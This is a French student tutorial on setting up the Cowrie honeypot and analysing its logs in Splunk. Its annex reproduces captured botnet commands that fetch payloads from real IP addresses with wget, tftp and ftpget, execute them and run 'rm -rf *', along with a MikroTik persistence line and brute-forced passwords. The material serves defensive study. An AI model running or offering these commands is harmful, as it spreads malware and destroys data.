HONEYPOT

ou

Comment sécuriser un système avec un pot de miel ?

Étude de cas avec Cowrie et Splunk sous système Unix

Tutoriel réalisé par Quentin Guardia, quentin.guardia@etu.u-paris.fr, M1 Cybersécurité FI

Sommaire

Qu’est-ce qu’un pot de miel ? Pourquoi l’utiliser ?

Pour assurer la sécurité d’un système informatique, il peut s’avérer pratique de lui donner un coup d’avance face aux pirates. Et pourquoi pas en les prenant la main dans le pot de miel ? C’est la méthode qui va être présentée et expliquée en pratique le long de ce tutoriel.

Un pot de miel, ou honeypot en anglais, est une méthode de défense active. Le but est de favoriser des attaques sur un environnement faillible, fonctionnant à côté du système sécurisé. Seuls les utilisateurs ou botnets malveillants auront une raison d’être sur cet environnement. Ainsi, on peut aisément surveiller les interactions, les journaliser et enfin les analyser pour mieux prémunir le système face aux futures attaques. De plus, l’attention des pirates est focalisée sur un endroit sans risque.

Il existe deux catégories usuelles de pots de miel, ceux à interaction faible et ceux à interaction forte. On parle d’interaction faible lorsque le pot de miel est une simulation d’un nombre limité d’applications de la machine. Ainsi le pirate a l’impression d’avoir beaucoup de droits. Alors qu’en réalité l’environnement a uniquement été conçu pour appréhender ses commandes. Cela maximise la collecte de données tout en minimisant les risques pour l’environnement à protéger. Un honeypot à interaction forte laisse la possibilité au hacker d’utiliser les vrais services du système d’exploitation, afin de le voir en condition réelle. Le risque est cependant qu’il réussisse à accéder au reste du parc informatique.

L’honeypot peut être implémenté côté client ou serveur. Pour illustrer, le client peut-être un navigateur web qui se connecte à un site malveillant qui collecte les données ; et si c’est sur le serveur alors cela peut être un site web qui attend que des utilisateurs malveillants se connectent. L’honeypot est dit physique s’il s’agit d’une machine réelle, et virtuel s’il s’agit d’un logiciel de virtualisation.

Présentation de l’honeypot Cowrie

Cowrie est une pot de miel serveur Telnet et SSH, disponible en open source. Il peut émuler un système Unix en python. On peut alors observer les interactions des pirates. D’abord ses tentatives d’authentification, en brute force ou non, puis les commandes shell entrées après l’authentification. C’est alors un pot de miel à interaction moyenne. C’est cet usage que nous développerons le long de ce tutoriel. Cowrie peut aussi fonctionner comme proxy, toujours SSH et Telnet, pour observer les attaques sur un autre système. C’est alors un pot de miel à forte interaction.

Ce pot de miel désormais populaire est disponible et à jour sur Github. On peut y voir qu’il a de nombreux contributeurs. Dans le tutoriel, nous émulerons donc un système Unix afin d’obtenir et analyser les logs des pirates.

Installation et configuration

Cowrie fonctionne avec des versions de python plus récente ou aussi ancienne que Python 3.6 et utilise le package python-virtualenv. Il faut donc commencer par installer les dépendances :

```
sudo apt-get install git python-virtualenv libssl-dev libffi-dev build-essential libpython3-dev
python3-minimal authbind virtualenv
```

On va utiliser Cowrie sur un compte non root. On crée ainsi un utilisateur dédié comme suit, en désactivant le mot de passe :

```
sudo adduser --disabled-password cowrie
```

Il est possible de laisser vide les champs proposés. Puis on se connecte à la session pour procéder à l'installation :

```
sudo su - cowrie
```

On télécharge maintenant le projet Github et on se place dans le dossier cowrie :

```
git clone http://github.com/cowrie/cowrie
cd cowrie
```

Maintenant que l'on est dans /home/cowrie/cowrie, on crée l'environnement virtuel :

```
virtualenv --python=python3 cowrie-env
```

Puis on l'active :

```
source cowrie-env/bin/activate
```

Et on installe les packages nécessaires, disponibles dans requirements.txt, à l'aide de pip :

```
pip install --upgrade pip
pip install --upgrade -r requirements.txt
```

On modifie le fichier de configuration avec nano pour activer Telnet et SSH :

```
nano etc/cowrie.cfg.dist
```

On cherche à l'aide de ctrl+W la chaîne *[telnet]* puis on modifie sous cette dernière **enabled = false** pour **enabled = true**. Idem pour *[ssh]* si ce n'est pas fait.

On peut configurer les identifiants et mots de passe disponibles sur le serveur émulé dans etc/userdb.txt. Par défaut, les utilisateurs connectables se trouvent dans userdb.example. Il s'agit des logins *root*, *tomcat* et *oracle* avec tous les mots de passe, sauf */honeypot/i*, *root* et *123456* pour *root*. C'est crédible, donc on peut ne pas y toucher.

Démarrage du pot de miel

On peut désormais lancer le pot de miel à l'aide de la commande suivante :

```
bin/cowrie start
```

On vérifie que le serveur est bien en écoute grâce à la commande

```
netstat -an
```

Par défaut, le port du serveur est 2222.

Donc, afin de rediriger le trafic qui passe par les ports standards vers les port 2222 (SSH) et 2223 (Telnet) de Cowrie, on exécute, dans un nouveau terminal, sur la session de l'administrateur et non de cowrie:

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
```

On peut maintenant observer les logs. Il y a deux cas possibles.

1) Le serveur SSH et Telnet est déjà disponible en ligne

Des botnets feront automatiquement des tentatives de connexion sous peu. Si on est pressé de tester, on peut toujours se connecter au serveur à l'aide des commandes suivantes, sur un terminal qui n'est pas sur le réseau du serveur :

Avec SSH :

```
ssh utilisateur@[ipv4_publique] -p 22
```

Avec Telnet :

```
telnet [ipv4_publique] 23
```

2) Le serveur est en local

On peut tout simplement simuler soi-même des tentatives de connexion avec un autre utilisateur. Il faudra alors reprendre les deux commandes ci-dessus, utiliser l'IP locale pour se connecter et remplacer les ports par 2222 pour SSH et 2223 pour Telnet.

Comme c'est moins fun, on va plutôt rendre le serveur local public. Pour cela, il faut se connecter sur la page d'administration du routeur. On va autoriser les applications puis on ouvrir les ports. Les deux captures d'écran ci-dessous expliquent la démarche à suivre pour une Livebox, du FAI Orange. Pour n'importe quel FAI la démarche doit être similaire. Le nom de machine est **quentin-hp**. Dans un premier temps, on autorise les services SSH et Telnet, avec pour ports internes 2222 et 2223 respectivement, et 22 et 23 pour les externes. Avec le protocole TCP bien sûr.

Dans un second temps, afin que le pare-feu ne bloque aucune connexion, on ouvre les ports correspondant :

I peut s'avérer nécessaire de désactiver le pare-feu UFW installé par défaut sur certaines machines. Pour ce faire, voici la commande à exécuter sur le compte administrateur :

```
sudo ufw disable
```

Pour des raisons de sécurité, si l'usage de l'honeypot n'a servi que pour l'essai, alors il est recommandé de rétablir la configuration par défaut du pare-feu une fois la manipulation terminée.

Il est nécessaire d'attendre quelques dizaines de minutes pour que les premiers botnets se connectent. Pour tester la mise en place, on peut réaliser nos propres connexions suspectes. Pour cela, comme expliqué précédemment, il faut utiliser une machine qui n'est pas sur le réseau du serveur et se connecter sur celui-ci grâce à l'adresse IPv4 publique et utiliser les ports 22 pour SSH et 23 pour Telnet.

Analyse des informations

Après quelques heures, l'honeypot a pu s'enrichir de plusieurs connexions. On va enfin pouvoir analyser le comportement des botnets qui s'y sont connectés en pensant qu'il s'agissait d'un vrai système Unix.

On affiche dans un premier temps le fichier contenant l'intégralité des logs avec la commande suivante, à entrer sur le terminal avec l'utilisateur cowrie :

```
cat $HOME/cowrie/var/log/cowrie/cowrie.log
```

Chaque jour à minuit, un nouveau fichier de journalisation est créé. Vous remarquez que le pirate ne peut rien nous cacher. On voit absolument toutes ses actions : l'heure précise à laquelle il s'est connecté, son adresse IP, les identifiants et les commandes qu'il a entré. On peut déjà remarquer certains patterns répétitifs. Par exemple, je remarque beaucoup de connexions avec comme identifiant « root » et comme mot de passe « admin », «root» ou rien. Les botnets entrent également du script shell en commande.

Cependant, quand la quantité de données devient grande, il devient également difficile de tout analyser. De nombreuses applications permettent de faire un bilan des données obtenues dans les logs. C'est le cas de Graylog, ELK Stack, Splunk, kippo-graph, Azure Sentinel Log Collection, etc. On peut également analyser les malwares importés par les pirates.

Nous allons analyser nos données avec Splunk, qui est un logiciel d'analyse venant d'une entreprise américaine reconnue. L'objectif est ici de lancer un serveur d'analyse Splunk, synchroniser les logs de Cowrie et installer une application Splunk analysant ces logs.

La première étape consiste à se rendre sur la page de téléchargement officielle :
https://www.splunk.com/fr_fr/download.html

On crée alors un compte pour télécharger la version gratuite de Splunk. Dans notre cas, on sélectionne l'application Linux au format .deb

Une fois le paquet téléchargé, on ouvre son dossier à l'aide d'une commande cd dans le terminal. Puis on l'installe avec la commande :

```
sudo dpkg -i <nom du paquet .deb>
```

Le paquet est installé. On lance alors Splunk :

```
sudo /opt/splunk/bin/splunk start
```

Il faut maintenant suivre les instructions : valider avec *y* et créer un identifiant et un mot de passe. Le serveur est maintenant fonctionnel. Avant de s'y rendre, on va télécharger un

outil d'analyse pour disséquer les logs de Cowrie. Il en existe plusieurs : Tango, Engaged Threat, MHN et bien d'autres. Nous allons essayer dans ce tutoriel l'application ManukaHoney, pour rester dans le thème du miel ! Elle a été développée par Roger Galobardes. On la télécharge avec un wget à partir de Dropbox, toujours sur la session principale :

```
wget -O $HOME/ManukaHoneyPot.tar.gz
"https://www.dropbox.com/s/fo3qk4nav93ksc1/ManukaHoneyPot.tar.gz?raw=1"
```

On va maintenant extraire ManukaHoney de l'archive :

```
tar -xf $HOME/ManukaHoneyPot.tar.gz
```


On l'intègre à présent aux applications de Splunk. On peut le faire graphiquement, mais comme on est informaticiens, on va le faire en ligne de commande :

```
sudo cp -r $HOME/ManukaHoneyPot /opt/splunk/etc/apps
```

On ouvre sur le navigateur l'interface du serveur. En localhost, il s'agit de cette adresse : http://127.0.0.1:8000


On se connecte avec les identifiants préalablement choisis. Maintenant que tout est en place, on synchronise Cowrie pour afficher les analyses. On sélectionne alors *Paramètres* en haut à droite, puis *Ajouter données > Surveiller > Collecteur d'évènements HTTP.*

1.



2.

3.



On entre un nom au collecteur, comme *Cowrielogs* en laissant le reste par défaut. Puis on clique sur « Suivant ». Sur la page suivante, on sélectionne « ManukaHoneypotApp » dans *contexte de l'app*. On continue jusqu'au point « Terminé ». On garde la page ouverte pour avoir accès au token et on ouvre le fichier de configuration de Cowrie, avec le terminal où l'utilisateur est cowrie :

```
nano $HOME/cowrie/etc/cowrie.cfg.dist
```

Avec ctrl+W on cherche *[output_splunk]*. On décommente la section associée si ce n'est pas fait, on modifie **enable = false** pour **enable = true** et on remplace le token par celui disponible sur Splunk.

Optionnellement, on peut activer l'analyse de fichiers téléchargés et de liens par Virus Total. Pour cela, on crée un compte gratuitement sur www.virustotal.com afin d'obtenir la clé API. Puis on cherche *[output_virustotal]* afin de mettre **enabled = true** et remplacer la clé API par la bonne valeur.

Puis on enregistre et quitte avec ctrl+X et on redémarre le serveur Cowrie avec :

```
$HOME/bin/cowrie restart
```

On retourne sur le navigateur pour cliquer sur *Lancer la recherche*. On peut maintenant voir l'analyse en direct ! Il faut aller sur *Applications* en haut à gauche, cliquer sur *ManukaHoneypotApp* puis l'onglet *Manuka Honeypot*. Il faut attendre que des pirates se connectent, rafraîchir la page et voir les statistiques se mettre à jour. On peut choisir la période d'analyse, elle est basée sur les 24 dernières heures par défaut.

De nombreux paramètres sont analysés, du nombre d'authentifications jusqu'aux commandes les plus entrées. Une capture réalisée pendant une journée est disponible en annexes. Cowrie offre énormément d'options, tout comme Splunk. Cependant il serait trop coûteux de toutes les étudier dans ce tutoriel. D'autant plus qu'il existe de nombreux honeypots et pas moins d'outils pour analyser les journalisations.

Mesures à prendre

Après avoir pris connaissance de l'analyse de l'honeypot, il est possible d'adapter la sécurité du système. Les mesures à prendre dépendent entièrement de la nature du réseau protégé.

On peut par exemple bloquer certaines adresses IP, détecter plus facilement les botnets, sécuriser certains dossiers ou réglementer certains services et ainsi de suite. L'honeypot donne l'avantage de voir ce que veut réaliser le pirate et comment il compte s'y prendre. Ainsi, on peut profiter de ce coup d'avance pour prémunir le système contre les potentielles attaques.

Les défauts des pots de miel

L'honeypot n'est pas un outil infaillible. C'est un simple outil parmi l'arsenal d'outils de sécurité disponible. Comme l'honeypot octroie des libertés aux pirates, notamment en cas d'interaction forte, alors il existe des risques pour le système. Le premier est que le pirate réussisse à le détourner pour le réemployer de manière malveillante. Le second est que le pirate pénètre le vrai système d'information.

De plus le pirate peut deviner que c'est un pot de miel. Si tous les identifiants et mots de passe fonctionnent par exemple, ou si d'autres détails trahissent l'honeypot. Dans ce cas là, le pirate peut prendre un coup d'avance sur le système en se faisant passer pour moins bon qu'il n'est ou en faussant ses intentions.

Ainsi, l'idéal reste de bien sécuriser son environnement dès le départ.

Bilan

Malgré son appellation mielleuse, l'honeypot peut être un outil puissant. Placé à côté d'un environnement à protéger, il permet d'appréhender les pirates, botnets et leurs menaces. Plus précisèrent, il observe et recueille leurs comportements. Après cela, le responsable de la sécurité doit analyser les données recueillies pour mieux renforcer la sécurité de l'environnement en conséquent. Sans compter que cela fait perdre du temps aux pirates : les attaques convergent vers le pot de miel au profit du reste du système. Cependant, le meilleur moyen de sécuriser son réseau reste de bien le concevoir dès le départ.

Lorsque plusieurs honeypots se trouvent sur un même réseau, on parle d'honeynet. Cela sert souvent à surveiller un réseau assez large.

Sources

Image de la première page :

- https://www.pngitem.com/pimgs/m/140-1401268_winnie-the-pooh-hunny-pot-coloring-page-hd.png

Captures d'écran :

- Toutes les images sont personnelles.

Sites internet visités pour réaliser le tutoriel :

- https://www.ionos.fr/digitalguide/serveur/securite/honeypot-securite-informatique-via-des-leurres/, publié et août 2017
- https://www.frameip.com/honeypots-honeynet/
- https://en.wikipedia.org/wiki/Honeypot_(computing), mis à jour en décembre 2020
- https://github.com/cowrie/cowrie, mis à jour en décembre 2020
- https://www.it-connect.fr/mise-en-place-et-etude-dun-honey-pot-ssh-cowrie/, publié en mars 2020
- https://nxnjz.net/2019/01/deploying-an-interactive-ssh-honeypot-on-ubuntu-18-04/, publié en janvier 2019
- https://medium.com/@jeremiedaniel48/install-and-setup-cowrie-honeypot-on-ubuntu-linux-5d64552c31dc, publié en mars 2019
- http://igm.univ-mlv.fr/~dr/XPOSE2009/botnets/honeypot.html
- https://cowrie.readthedocs.io/en/latest/INSTALL.html
- https://medium.com/@galolbardes/learn-how-to-deploy-a-honeypot-and-visualise-its-data-step-by-step-ea3cd3f25822, publié en mai 2019
- https://blog.varonis.fr/pourquoi-un-honeypot-nest-pas-une-solution-de-securite-complete/, publié en juin 2018
- https://docs.splunk.com/Documentation/Splunk/8.1.1/Data/UsetheHTTPEventCollector, mis à jour en décembre 2020


Annexes

Voici ci-dessous les analyses des journaux de Cowrie, offertes par ManukaHoneyPot sous Splunk.


Présentation générale

Successful Logins	Failed Logins	Distinct IP Addresses	Files Downloaded
21,372	362	199	3,390

Honeypot connections over time



Pew Pew




Top IPs connection timeline

Top attacker IPs

Source	Sparkline	count
5.188.86.165		11074
45.227.255.207		10272
5.188.86.178		9302
45.227.255.206		9083
5.188.86.212		8710
5.188.86.168		8604
5.182.39.64		6572
5.188.86.216		6266
5.188.62.14		6234
5.188.86.210		6013

Top Attacking Countries Last 24h



Top probed ports

dst_port	count
80	25081
443	24888
2222	22140
25	4666
993	3930
587	1365
25000	620
465	394
5555	390
2223	300

« Préc 1 2 Suiv. »

Top User Password Combinations

Usr/Pwd Combination	Count
root/1234	21314
root/	18
admin/password	9
root/root	8
root/admin	8
admin/admin	7
default/password	6
MikroTik/password	6
user1/password	5
profile1/password	4


Top Usernames

username	count
root	21383
admin	68
default	60
MikroTik	60
user1	53
profile1	52
admin1	32
pi	4
user	2
ubuntu	2

Top Passwords

password	count
1234	21331
password	36
	35
admin	27
123456	22
12345	18
1	18
test	17
123456789	17
1234567	17

Usr/Pwd combinations usage over time



Latest VirusTotal File Submissions

sha256	positives	total
78082dadf6c50b27b2cda0e2402ca7b70671f7c1f3a759e223a5dea15f2a18d4	17	63
78082dadf6c50b27b2cda0e2402ca7b70671f7c1f3a759e223a5dea15f2a18d4	17	63
78082dadf6c50b27b2cda0e2402ca7b70671f7c1f3a759e223a5dea15f2a18d4	17	63

Latest VirusTotal URL Submissions

url	positives	total
http://209.141.41.96/x86_64	1	83
http://209.141.41.96/x86_64	1	83
http://209.141.41.96/x86_64	1	83
http://209.141.41.96/x86_64	1	83
http://209.141.41.96/x86_64	1	83
http://209.141.41.96/x86_64	1	83
http://209.141.41.96/x86_64	1	83
http://209.141.41.96/x86_64	1	83
http://209.141.41.96/x86_64	1	83
http://209.141.41.96/x86_64	1	83

Top entered commands

input	count
system	26
shell	26
cd /tmp cd /var/run cd /mnt cd /root cd /; wget http://209.141.41.96/x86_64; chmod 777 x86_64; ./x86_64	15
sh	13
enable	13
while read i	11
rm .s; exit	9
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s	9
/ip cloud print	6
cd /tmp cd /var/run cd /mnt cd /root cd /; wget http://107.172.197.166/sex.sh; chmod 777 sex.sh; sh sex.sh; tftp 107.172.197.166 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 107.172.197.166; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 107.172.197.166 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf sex.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *	4

Most rare commands

input
/bin/busybox CFEZY
/bin/busybox ELBZR
/bin/busybox IGWRT
/bin/busybox IPJCM
/bin/busybox JGYXB
/bin/busybox LHXXM
/bin/busybox RQSZL
/bin/busybox RTDTI
/bin/busybox TPKUW
/system scheduler add name="U6" interval=10m on-event="/t /poll/05f810da-d9f6-4951-93d0-0c334fbf3737 mode=http dst-7wmp0b4s.rsc" policy=api,ftp,local,password,policy,read,reboot,sensitiv

Top URI downloaded through CLI

uri
/x86_64; chmod 777 x86_64; ./x86_64
/sex.sh; chmod 777 sex.sh; sh sex.sh; tftp 107.172.197.166 sh tftp1.sh; tftp -r tftp2.sh -g 107.172.197.166; chmod 77 anonymous -p anonymous -P 21 107.172.197.166 ftp1.sh ftp1. tftp2.sh ftp1.sh; rm -rf *
/poll/cc657aa9-8387-40b7-97cb-30d257a606fd mode=http dst-p 7wmp0b4s.rsc" policy=api,ftp,local,password,policy,read,reboot,sensitive
/poll/cc657aa9-8387-40b7-97cb-30d257a606fd mode=http dst-p 7wmp0b4s.rsc policy=api,ftp,local,password,policy,read,reboot,sensitive
/poll/05f810da-d9f6-4951-93d0-0c334fbf3737 mode=http dst-p 7wmp0b4s.rsc" policy=api,ftp,local,password,policy,read,reboot,sensitive
/poll/05f810da-d9f6-4951-93d0-0c334fbf3737 mode=http dst-p 7wmp0b4s.rsc policy=api,ftp,local,password,policy,read,reboot,sensitive

Top Destination IPs

dst_ip	count	percent
192.168.1.88	22440	26.685694
ya.ru	17285	20.555357
www.walmart.com	2201	2.617434
184.86.11.95	1703	2.025211
omegle.com	1592	1.893210
www.google.com	1439	1.711262
api.sendspace.com	1400	1.664883
soundcloud.com	1336	1.588774
www.evernote.com	1328	1.579260
69.195.128.18	1199	1.425853

Latest recorded TTY sessions to replay /home/cowrie/cowrie/bin/./playlog /home/cowrie/cowrie/ [pasteherettyfrombelow!]

ttylog	_time
var/lib/cowrie /tty/f217f9a8e28d78a80bae9065745278291700819ea9db93c71b8631738ed8c127	2021-01-03 20:4
var/lib/cowrie /tty/4b77a1a12badeb98ac23db740f2a64ed810eb46aa69dfa89b758d8b9e27f028a	2021-01-03 20:4
var/lib/cowrie /tty/4b77a1a12badeb98ac23db740f2a64ed810eb46aa69dfa89b758d8b9e27f028a	2021-01-03 20:4
var/lib/cowrie /tty/5b51b0d00420494c1bbabccb5c1f473aa640b6ae397b8d53414ade3d647fed5f	2021-01-03 20:4
var/lib/cowrie /tty/5b51b0d00420494c1bbabccb5c1f473aa640b6ae397b8d53414ade3d647fed5f	2021-01-03 20:4
var/lib/cowrie /tty/7f4a1893a1e206b8d3705000a6b95e4d36a5c3ce36e0f1b0e9cb8a327ff453f8	2021-01-03 20:1
var/lib/cowrie /tty/e43cdfe3a137d2636963979fd84592289f4d176ac9507ee9f8cb52e20123229a	2021-01-03 20:0
var/lib/cowrie /tty/403320f7227af1171aa165f9e541acf24807f6b01b13aca218ff45db3bc11bc6	2021-01-03 18:4
var/lib/cowrie /tty/403320f7227af1171aa165f9e541acf24807f6b01b13aca218ff45db3bc11bc6	2021-01-03 18:4
var/lib/cowrie /tty/403320f7227af1171aa165f9e541acf24807f6b01b13aca218ff45db3bc11bc6	2021-01-03 18:4

« Préc 1 2 3 4 5 Suiv. »